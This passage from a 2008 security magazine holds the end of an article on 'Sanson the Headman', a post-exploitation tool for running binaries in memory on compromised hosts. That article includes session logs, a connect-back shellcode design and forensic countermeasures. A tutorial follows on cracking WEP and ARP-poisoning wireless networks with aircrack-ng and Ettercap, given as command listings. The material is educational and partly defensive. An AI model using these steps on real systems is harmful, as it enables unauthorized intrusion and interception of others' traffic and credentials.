3306/tcp  open  mysql

Nmap done: 1 IP address (1 host up) scanned in 0.068 seconds
headman (session 0) # option
option: find_name
value: 1
-- sending option find_name=1 --
headman (session 0) # exec
binary to execute: busybox
arguments: busybox cat /proc/cpuinfo
environment variables:
-- preparing to run the binary 'busybox' --
processor   : 0
vendor_id   : GenuineIntel
cpu family  : 6
model       : 13
model name  : Intel(R) Pentium(R) M processor 1.60GHz
stepping    : 6
cpu MHz     : 600.000
cache size  : 2048 KB
...
headman (session 0) # close
-- closing the remote connection --
-- closing session number 0 --
headman#
```


are simple to use, even if you try it for the first time, because you are guided through the steps.

The third module is the payload that has to be executed with a shellcode during the exploitation of a vulnerability. Its name is Block and has to establish a connection with the attacker. We will see in the next section the kind of connections that can be built with it. Once the connection is made, Block downloads the fourth module, Guillotine and stores it inside the memory space of the exploited process. Block then gives the execution to Guillotine. This one will communicate with Headman with a protocol described below. The main purpose of Guillotine is to receive the binaries and to execute them in the memory space of the current process.

Description of Implemented Techniques – Connection Mode

Sanson The Headman provides different method of communication between the attacker and the target, depending of the context and the need of discretion. The first one is the connect back. In this case, Headman listen for a new connection which will be initiated by the shellcode Block. This can be useful to bypass a firewall that stops new incoming connections on the network and allows only outgoing connections. The two other modes concern the initialization of the connection by Headman. In this case, Block has to listen for incoming requests, either by reusing the socket that has been opened during the exploitation of the vulnerability or by opening a new one. The reuse of the socket is the more discreet method because the connection is seen as legitimate by the firewall.

Definition of a New Protocol

Once Headman and Guillotine know each other, they can exchange information with the help of a simple protocol. Here are the main messages:

- `SANSON_CMD_SEND`: Sending of a packet to the target (header + binary + libraries)
- `SANSON_CMD_DEL`: Removing of a packet on the target
- `SANSON_CMD_EXEC`: Execution of a specified binary

- `SANSON_CMD_LIST`: Sending of the available binaries from the target
- `SANSON_CMD_EXIT`: Exit from Guillotine but keep listening for further connections
- `SANSON_CMD_KILL`: Exit from Guillotine and erase the maximum of our intrusion

Binary Handling

The execution of a binary on the remote target is made in two steps. Firstly, Headman sends a packet that contains the desired binary and a loader (this module is detailed below). Then, each time you want to run the binary, Headman sends a request of execution that come with the necessary arguments and environment variables. Therefore, it is pretty easy to launch the same executable many times without wasting network bandwidth, thus reducing the risk of being detected.

The loader, called Leon in the project, is written in assembly language and contains a table of actions that will be done on the remote target when Guillotine receives a complete binary packet. These actions, which can be modified by the attacker, will prepare the memory space of the exploited process to support the new ELF binary.

The main possible actions are:

- `LEON_ACTION_MUNMAP` – unmapping of some segments of the current process (usually the `.data` and `.code` segments)
- `LEON_ACTION_MMAP` – mapping of the segments of the new ELF binary
- `LEON_ACTION_MALLOC` – allocation of the desired memory space

- `LEON_ACTION_SIMPLECOPY` – a copy of a memory zone
- `LEON_ACTION_MPROTECT` – useful to change the protection of some segments in order to make them executable

Memory Allocation

With the library Sanson, we can allocate and dynamically free a memory zone on the exploited process, either with the system calls `mmap/munmap` or `malloc/free`.

The segments allocated are important because they will contains our ELF binaries. In fact, they can be seen as a proof of our attack. That's why the protection of these segments is essential. It can be achieved by locking the memory pages with the system call `mlock` in order to avoid a swap on the hard drive. However, this function is limited by the resource `RLIMIT_MEMLOCK`, which is by default fairly low (usually 32 Kbytes), and can only be increased inside a process which has system privileges (precisely the capacity `CAP_SYS_RESOURCE`).

Demonstration

The following examples show a classical use of Sanson The Headman. We include plenty of debug logs to be able to see what is going on.

Headman

On the first excerpt, Headman (the user interface) is used by the attacker to create a new session and connect to the remote compromised server, which should be at the step of running Guillotine. Once we are connected, we send two ELF binaries which are pretty useful: `nmap` and `busybox`.




Figure 1. A modular tool

Black Hat **USA** 2008

**“DEFENSE IS THE STRONGER FORM
OF WAGING WAR”**

-Karl von Clausewitz

**The war for your data rages on.
Be certain your defenses are up to the job.**

Black Hat USA convenes the best infosec minds on the planet for six days of intense, hands-on security education and peer-to-peer networking. Our speakers and trainers are the world's leading voices from academia, research and the underground. The breadth and depth of topics is unmatched. You will gain actionable knowledge, discover new tools, and learn expert techniques for digital self defense.

12 tracks 80 presentations 40 training sessions

**August 2-7 2008
Caesars Palace**



**Las Vegas
Nevada, USA**

Diamond Sponsor

Microsoft

Platinum Sponsors

CISCO
QUALYS
On Demand Security

Gold Sponsors

Configuresoft **COBE** Google
IOActive **NORMAN**

Silver Sponsors

ArcSight **BREACH** **BIGFIX** **CENZIC** **edgeos**
FORTIFY **hp** **Circle** **FOA** **OUNCE LABS**
radware **SANT** **SecureWorks** **SOTERIA** **STILLSecure**
BRIGADE **HAT**

Listing 7. Receive and execute a binary (Guillotine side)

```

$ ./guillotine32
LOCATE_STACK_BRUTEFORCE @ 0xbfede000
LLOC_MALLOC 8 @ 0x80d7688
Waiting new connection [8161] ....
RECV 64
CMD LIST : LIST
SEND 100
Waiting new connection [8161] ....
RECV 64
CMD SEND : SEND nmap
RECV 84
[+] NAME : nmap
    [+] TOTAL SIZE 5954411
    [+] TYPE 0
    [+] COMPRESS 0
    [+] CRYPT 0
    [+] SIZE 5954327
    [+] NB -1
ALLOC_MMAP 5954327 @ 0xb7a49000
RECV 5954327
ALLOC_MMAP 100 @ 0xb7a48000

Waiting new connection [8161] ....
RECV 64
CMD EXEC : EXEC nmap
RECV 128
EXEC nmap with -sT 10.0.0.42
ALLOC_MMAP 264 @ 0xb7a47000
ALLOC_MMAP 264 @ 0xb7a46000
ALLOC_MMAP 264 @ 0xb7a45000
ALLOC_MMAP 264 @ 0xb7a44000
Waiting new connection [8161] ....
RECV 64
CMD SEND : SEND busybox
RECV 84
[+] NAME : busybox
    [+] TOTAL SIZE 1181996
    [+] TYPE 0
    [+] COMPRESS 0
    [+] CRYPT 0
    [+] SIZE 1181912
    [+] NB -1
ALLOC_MMAP 1181912 @ 0xb7927000
RECV 1181912
ALLOC_MMAP 100 @ 0xb7926000
TYPE 2

Waiting new connection [8161] ....
RECV 64
CMD LIST : LIST
PAQUET @ 0xb7a48000
PAQUET @ 0xb7926000
SEND 100
SEND 100
SEND 100
Waiting new connection [8161] ....
RECV 64
CMD EXEC : EXEC busybox
RECV 128
EXEC busybox with busybox cat /proc/cpuinfo
ALLOC_MMAP 264 @ 0xb7925000
ALLOC_MMAP 264 @ 0xb7924000
ALLOC_MMAP 264 @ 0xb7923000
ALLOC_MMAP 264 @ 0xb7922000
Waiting new connection [8161] ....
RECV 64
CMD EXIT : EXIT

```

They have been previously compiled statically to prevent dependencies. Now, we can execute them. Firstly, we launch nmap to scan all the common ports of a system present on the local network of the exploited computer. Then, we use the busybox to do some stuff (like watching the content of some files) with the privileges of the exploited process. Finally, we properly close the connection (see Listing 6).

Guillotine

You can see in the server part (Listing 7), what is received and how memory allocation is done.

This is a scenario of the first version of Sanson the Headman. Of course, keep an eye on the website for further releases [7].

Defense

In this section, we will not talk about security solution like grsecurity or Pax. Even though this protection seems attractive, they are not really deployed currently. And most of all, they are more specialized to protect against arbitrary code execution, whereas the techniques presented are used when the execution flow is in our hands. We could also consider to monitor all the system calls with a strace-like tool, but this solution is more related to the domain of Behavioral Intrusion Detection System, and thus going beyond this article. Here, we would rather talk about memory investigation.

At the present time, there are a lack of tools dedicated in post-mortem memory analysis. However, some solutions seem to respond at least partly to our needs. Let us see what we have in store. The most evident method is to dump the volatile memory while the system is in production. We have to take care that the memory image stays uncorrupted and remains stable. Indeed, a treacherous rootkit could spoil this acquisition if it runs at a better or equivalent privilege mode. We can also consider to make a dump of each process, as does the software Process Dumper developed by Ilo [8]. Furthermore, this tool provides the capacity to execute again a saved process. This feature is really useful during an investigation because we can analyze the incriminated process at runtime as many times as we want.

Process Dumper attaches itself to a process with the help of the system call ptrace

and dumps the segments PT_LOAD of an executable in memory (more precisely, the .code and .data sections). Then, it makes some modifications of the GOT table if we want to run a dynamically compiled binary.

Let's see an example of the use of Process Dumper. The goal here is to dump a simple process called hakin9. The source code of the binary is located in hakin9.c and compiled with gcc. Then, we execute this binary (the sleep function makes it alive for 500 secondes). Now is the time to run Process Dumper on our new process. Two arguments are needed: the dump file that will be generated and the PID of the program we want to dump (here, 9830). So, the command looks like: `./pd -o dump_file pid_number`. When this operation is done, we can reload the process by just running the dump file: `./dump.file`.

```
[frame=single,language=sh,basic
 style=0]log\sdo5(p)rocess\
sdo5(d)umper.txt
```

The main disadvantage of Process Dumper is that the dump has to be done on the exploited computer. Thus, the image acquired could be not reliable, depending of the state of compromise.

Another solution, a bit more low-level, is to use a kernel module that handles the dump of the memory (or for example by using `/dev/kmem`). An existing tool is Kernsh from the project ERESI [9]. It used a kernel module that allows access to the kernel memory as well as to the memory pages of the processes. Thereby, we can collect the mapping of the incriminated process without the need of the system

call ptrace (which can be countered by the attacker with a ptrace-protection: http://actes.sstic.org/SSTIC06/Playing_with_ptrace/), but directly by interfacing with the kernel and accessing its structures or even by using the information contained in `/proc`. With Kernsh, even though we are able to dump a precise process at a lower level than Process Dumper does, its limit will be the same as discussed above.

Nevertheless, as a software mechanism, these techniques can be bypassed by an advanced rootkit running at the same level of privileges.

Thus, we can use an hardware approach in order to get a faithful copy of the memory. For instance, some PCI or Firewire peripherals can retrieve the physical memory of a system by using Direct Memory Access (DMA), which means that a read/write of the memory is directly done with the Memory Management Unit (MMU) without any intervention of the processor nor the operating system. The memory image collected should then be reliable.

Recently, Adam Boileau has released a tool that can unlock Windows [10]. It is not a new method because it has been known since 2006 and it is a *feature* of Firewire. We can access the system memory by using the physical-memory-DMA. It is working on some OS and on Linux too. Like this, it is possible to dump the memory to an external device.

However, this hardware approach can be defeated, as shown by Joanna Rutkowska in 2007 [11]. The idea is to reprogram the Northbridge of the motherboard in order to reroute some memory addresses. Therefore, the memory

image acquired by this way is not reliable, because a rootkit has the possibility to alter the information dumped. Besides, the PCI peripherals are fairly expensive and difficult to obtain, according to Joanna.

Last but not least, virtualization can offer an elegant way to obtain a clean dump of the memory of either a process or the entire system. The idea is to run the server inside a virtual machine with tools like Xen, UML, KVM, Qemu or VMware. The dump would be done at the host level and the integrity would be achieved because of the isolation of the different virtual machines.

For example, with Qemu, it is possible to save the current memory state with the command `savevm`. Then, further investigations can be done endlessly by charging this dump with the command `loadvm`. The same commands are available in all the main virtualization solutions.

Conclusion

In this article, we have talked about the main techniques for the memory injection. Until now, there were not any good and easy solutions to detect these kind of attacks. In consequence, security managers and administrators seem to be devoid of efficient tools. However, we are confident in the fact that the IT world is taking more and more consideration as to the importance of the volatile memory.

Finally, you are probably wondering why are we creating this software? Is it a solution to produce an attacker tool? And we will answer that if no one creates any public tool, it will take a long time to obtain an efficient countermeasure. Just to remind you, a new public feature is not necessary a new technique. It is certain that similar tools (not public) are used today in the real world.

We hope that you enjoyed this adventure in this fantastic world of the memory!

Anthony Desnos

Anthony Desnos is currently in Computer Security Master Degree. He is a member of ERESI Team (kernel's part) and Kernsh Labs.

Frédéric Guihéry

Frédéric Guihéry is currently in Computer Security Master Degree. He is a member of Kernsh Labs.

Mickaël Salaün

Mickaël Salaün currently in Computer Security Master Degree, and he is a member of Kernsh Labs. contact@sanson.kernsh.org

On the 'Net

- [1] Chaos Computer Camp 2005. http://events.ccc.de/congress/2005/fahrplan/attachments/707-slides_syscall_proxy.pdf
- [2] Uberwall. <http://uberwall.org/>
- [3] Full disclosure mailing list: grugq. <http://techlists.org/archives/security/fulldisclosure/2004-01/msg00001.shtml>
- [4] Pitbull. <http://7a69ezine.org/docs/7a69-PUP.txt>
- [5] Rexec. <http://phrack.org/issues.html?issue=62&id=8>
- [6] Self. <http://phrack.org/issues.html?issue=63&id=11>
- [7] Sanson the Headman. <http://sanson.kernsh.org>
- [8] Process Dumper. <http://phrack.org/issues.html?issue=63&id=12>
- [9] The kernel shell: Kernsh. <http://www.eresi-project.org/wiki/TheKernelShell>
- [10] Firewire, DMA & Windows. <http://storm.net.nz/projects/16>
- [11] Beyond the CPU: Defeating hardware based RAM acquisition tools. <http://invisiblethings.org/papers.html>



STEPHEN ARGENT

The Real Dangers of Wireless Networks

Difficulty



Most of us have read exactly how easy it is to gain access to Wireless Networks – but once you have access, did you really realise how easy it was to have passwords to any internet traffic, or how easy it was to manipulate and sniff this traffic?

This article will show you the ease behind using Ettercap to perform a MiTM attack, as well as using various programs to sniff the actual traffic that is passing through you, after performing a basic WEP attack.

In a previous article, I have shown you how easy it was to crack the passwords of wireless networks, and how to gain access to the internet through these networks once connected, but the danger from this is only a simple one – it is possible for people to do bad things from your connection. Although this can sometimes result with the police knocking on your door, it is usually fairly easy to prove your innocence, and as such, is not a huge issue. However, there is a darker side to wireless networks.

Have you ever thought that just by using a wireless hotspot you can have your entire digital identity stolen from you? Emails read, MSN conversations read, passwords for any and every website you visit – including online banking – stolen, VOIP conversations listened in on – it is all as easy as being connected to the same network, which is as easy as cracking the password. Perhaps you have a neighbour who you have never got along with, and he/she decides to get revenge – having a wireless network makes this so much easier. In this article, I am going to introduce you to a concept called *ARP Poisoning*, mainly over wireless networks, although the same principle works for wired networks. This is a form of *Man in the Middle* attack, which means that you redirect all the networks traffic through you, thereby giving you

access to everything that happens on that network. I will explain with practical examples how this is done, how you can do it on your home network, as well as how to prevent this sort of attack from happening. Shall we proceed?

So What Is ARP?

ARP stands for the *Address Resolution Protocol*, and is used to find the networks hosts *Physical Addresses* (MAC addresses) when only the network layer address is available.

The network layer is the third layer in the OSI model, and responds to transport layer requests (4th layer) and hands out service requests to the data link layer (2nd layer). Network layers are responsible for the transfer of packets from the source up to the destination, and provide quality of service along the way. Network layers are said to be both connection-oriented and connectionless, as there are situations of both scenarios, when the end user has to accept the connection in a connection-oriented situation, or the connection is simply made in a connectionless situation. Within the network layer there are many different protocols, such as IPv4/IPv6, which includes things like ICMP (*Internet Control Message Protocol*) and DVMRP (*Distance Vector Multicast Routing Protocol*), as well as things like IPSec (*Internet Protocol Security*), and IPX (*Internetwork Packet Exchange*).

ARP is not limited to resolving the hardware address from IP addresses only, but can be (and is) used with any protocol from the network layer.

WHAT YOU WILL LEARN...

Simple way to break into Wireless Networks

How to use Ettercap, Driftnet, and Wireshark for sniffing

How to manipulate packets in a basic way

How to view MSN conversations over the network

WHAT YOU SHOULD KNOW...

How to boot from CD

The basics of network protocols (mainly HTTP, HTTPS, and MSNMS)

How to use the terminal

However, because of the popularity and density of IP based Ethernet connections, ARP is usually used to resolve an IP address to the Hardware (MAC) address, however, it is not restricted to IP over Ethernet, and is used in things like Token Rings and Wireless Networks. ARP is used generally in four different situations:

- Two PC's on the same network
- Two PC's on different networks using a router to connect
- When a router sends a packet through another router to a host
- When a router send a packet on the same network to a host

The first situation is used simply for LAN, and the last three generally for WAN (Internet mainly). ARP has two main formats; request and reply. A request is used for example when a host, such as 10.1.1.2 with a MAC of 00:11:22:33:44:55, needs to send a packet on to a newly connected client 10.1.1.3, the MAC of which is as yet unknown. 10.1.1.2 will then send an ARP request to find out this information. A reply would then be issued to 10.1.1.2 containing 10.1.1.3's MAC address. The request containing 10.1.1.2's IP and MAC is available for all on the network to view, and therefore cache the information; however, the reply is only available to the *requestee*. There are also ARP probes, which are used when a client joins a network. Once joined, it must broadcast an ARP probe to determine if its IP address is already in use or not. ARP is used because computers on an Ethernet network can only communicate with each other once they know the MAC address of the client they are trying to communicate with. ARP is cached in a table which maps the connections between an IP address and their related MAC address. A simple program which can be used to view this (on Windows) is PacketCreator 2.1, under the ARP tab. Linux has a more advanced program for this – Arpwatch (<ftp://ftp.ee.lbl.gov/arpwatch.tar.gz>). This program generates and records logs of each IP and it is make and the time it was assigned, in order to detect ARP Poisoning, and will send an email upon detection of ARP poisoning.

So What Is ARP Poisoning?

ARP poisoning is also known as ARP spoofing, and is used to become what

is known as the *Man in the Middle*. This means that an attacker can use this on a network (Ethernet or wireless) to redirect all traffic through them passively, which will allow client's normal internet service, with the hidden exception of passing all data through the attacker first and thereby divulging all such secrets to that attacker. The attacker also has the opportunity to either modify the packets as they pass through in order to change the information, or simply stop any traffic, which is known as a DoS (Denial of Service). The basic aim of ARP poisoning is to create fake ARP messages which will map the other IP's to the attackers MAC address in the cache's of the client. For example, lets assume the

gateway 10.1.1.1 has a MAC address of 0E:33:FB:G3:G2:11, 10.1.1.2 has a MAC of 00:02:FE:G1:1B:CC, and 10.1.1.3 has a MAC of 00:11:22:33:44:55. If 10.1.1.2 was performing the attack, it would send out ARP messages indicating that 10.1.1.1 and 10.1.1.3 was on MAC 00:02:FE:G1:1B:CC, and therefore all traffic destined for either IP address would be sent to that physical MAC address as that traffic is transported over the network layer. At this stage, it is up to the attacker on 10.1.1.2 whether he forwards 10.1.1.3's traffic on to 10.1.1.1, or whether he prevents it from getting there, or alters it on the way. A Denial of Service could also be performed by sending an ARP message informing the clients that




Figure 1. The Cracked WEP Key




Figure 2. The BackTrack Desktop

a new (but non-existent) MAC address has been assigned to the default gateway.

The Attack?

The attack is obviously the critical focus of this article, and as such I will cover as much as I can within the space and time constraints of this article. ARP based attacks can be quite dangerous to the people on the network (in terms of personal privacy etc.), so the tools and techniques mentioned here can only be used in the confines of your own home/authorised work domain (as with all security related things). We will cover such things as:

- Brief technique for breaking into a WEP encrypted Wireless Network
- How to sniff passwords over the network by being the MiTM
- How to view/decipher MSN conversations by being the MiTM

- How to write and use filters in Ettercap with examples, such as replacing all images in a web page, or replacing all web pages with another one
- Explanation of how MITM can be used to gain further access into the network

Of course, for all of these we will be using Open Source and freely available tools, all of which are located on the BackTrack CD and will only require minimal configuration. I will now proceed to explain how to set up your environment for the attacks.

Setup

For this tutorial, we will be using *BackTrack*, a Linux live-CD with a security focus (a customised version of which is located on the Hakin9 CD as *Hakin9.live*), which includes the tools that will be using: Aircrack-NG suite, Ettercap, Driftnet and

Wireshark. At the time of writing this article, only BackTrack 3 Beta is available, however, by the time this article reaches the shelves, BackTrack 3 final will probably be available. BT3 Final will probably have a slightly different GUI, but all the processes should be the same, and you should not need to do anything differently. Basically, head over to <http://remote-exploit.org/> and grab yourself a copy of BackTrack. I am going to assume you are all familiar with the process, so grab your favourite burner, burn the ISO, and boot from the CD, selecting the default option from the CD's Boot Menu.

Ettercap Configuration

Once your desktop KDE session is loaded, we will be using Ettercap to perform the MiTM attack, but to do so, we will have to set up Ettercap to use IPTables to forward traffic. To do so, open up a terminal session and type the following (everything after the #)

```
bt ~ # echo 1 > /proc/sys/net/ipv4/ip_forward
```

This enables IP forwarding. Then, type the following:

```
bt ~ # kedit /usr/local/etc/etter.conf
```

This will open up a new window within which is a text file that holds all the configuration settings for Ettercap. Look for the following lines in the file, and uncomment them by removing the hashes (except for the one next to `if`, then save it and close it: see Listing 1.

We are now ready to proceed to the attack stage.




Figure 3. Ettercap Configuration File




Figure 4. Airodump Sniffing Networks

The Wireless Attack – Gaining Access to the Network

As this article is on the real dangers of wireless networks, we will be starting off this attack with the cracking of a WEP key, and then association with that network, in order to perform the rest of the attack. I have already covered this section of the article extensively in the January 2008 edition of Hakin9, so you can read it in more detail there. So as such, I will only explain it briefly here. Open up a console session and enter the following command:

```
bt ~ # iwconfig
```


TOTAL DIGITAL IMMUNITY



AntiVirus & Content Security

How digitally safe are you? The current digital threats have expanded from Virus infections, Spam, to Information theft, Computer hijacks, and more. Added to this is the huge amount of offensive material floating around the net.

Amongst the various security solutions available, how many provide you with "Total Digital Immunity"?

Presenting the best solution, that provides "Total Digital Immunity". It uses the MWL Technology (MicroWorld Winsock Layer) to block security threats at the socket layer itself, way before they enter the application layer of your system. So the speed of your system is also not affected. It also has the fastest and the most proactive threat updating system and provides protection against new and emerging threats. Its advanced Behavioral Analysis System effectively blocks unknown threats too.

Welcome to the world of eScan - Immunize yourself from all digital threats, today and tomorrow.

Best Protection Against

Virus | Phishing | Spam | Trojans | Spyware | Adware | Bots

24x7 Support

escanchat@yahoo.com

escanchat@mwti.net

<http://forums.mwti.net>

Windows, Linux, Vista Ready



MicroWorld Worldwide Offices

USA : Tel: +1 248 848 9081/9084

Germany : Tel: +49 89 20 80 39 - 223

Malaysia : Tel:+603 2333 8909/8910

South Africa : Tel:+27 16 454 8406

India (Asia Pacific) : Tel:+91 93223 59065

This will display all your wireless adapters. Make sure yours is showing, and take note of the name. For this, we will assume it is ath0. Next, type

```
bt ~ # airmon-ng stop ath0
bt ~ # airmon-ng start wifi0
      (make sure this is wifi0)
bt ~ # airodump-ng -w output -c 1 ath0
      (assuming network is on channel 1)
```

The airodump command starts a capture process with a program called airodump which captures things called "IV's". I won't go into the whole theory of that here, but suffice to say these are the things we want lots of captured. Here, we have specified the channel to capture the packets from, however, if you do not know what channel it is on, then try airodump without the -c 1 option, figure out what channel the network is on, then press [Ctrl]+[C] to break, and try airodump again with the -c 1 option (or whatever channel your AP is on). Airodump shows us many useful things, such as the MAC addresses of all access points and stations, their ESSID's, the #Data captured (which is the one we want to get lots of), and various other things. We will need to take note of most of these options. We now need to do a fake authentication with the access point in order to make it think we are part of the network. However, first, we need to find out the MAC address of our PC in order to direct some of the network traffic towards us.

Open up a new console session, and type:

```
bt ~ # macchanger ath0 (assuming
that your interface is ath0). This will display
the MAC address that you are currently
using. Take note of this and write it down
somewhere, as we will be using this many
times before the attack is over. In this same
window, we will be typing the next command.
To do a fake association, type the following:
```

```
bt ~ # aireplay-ng -1 0 -e WIFINETWORK
      -a XX:XX:XX:XX:XX:XX -h XX:XX:XX:XX:
      XX:XX ath0
```

Where WIFINETWORK is the ESSID of the network, the -a option specifies the Access Point MAC address (the BSSID in the airodump window), and the -h option specifies your PC's MAC address (found in the macchanger window we used earlier).

If it worked, it should say *Authentication Successful* :). Then we can proceed to the next stage of the wireless attack. There are two ways of doing this – one is when you have clients attached to the network, the other is when you don't have clients attached to the network. For the purpose of this article, I am going to assume that you do have clients connected to the network, as you would not be able to

perform the MiTM attack if there were not clients connected. For an explanation of the clientless attacks, refer to either the Aircrack main site (mentioned earlier), or my article in the January 2008 edition of Hakin9, where I detail all attacks on both WEP and WPA networks. Now, we have completed the fake association with the Access Point, which means that ARP requests will be broadcast (as is always the case with networks), and

Listing 1. Ettercap IPTables Setup

```
# if you use iptables:
#redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport %port -j
                    REDIRECT --to-port %rport"
#redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport %port -j
                    REDIRECT --to-port %rport"
```

Listing 2. Connecting to Wi-Fi Network

```
bt ~ # wlanconfig ath0 destroy
bt ~ # wlanconfig ath0 create wlandev wifi0 wlanmode managed
bt ~ # ifconfig ath0 up
bt ~ # iwconfig ath0 essid WIFINETWORK key 11:22:33:44:55:66:77:88:99:88:77:66:55
bt ~ # dhcpcd ath0
```

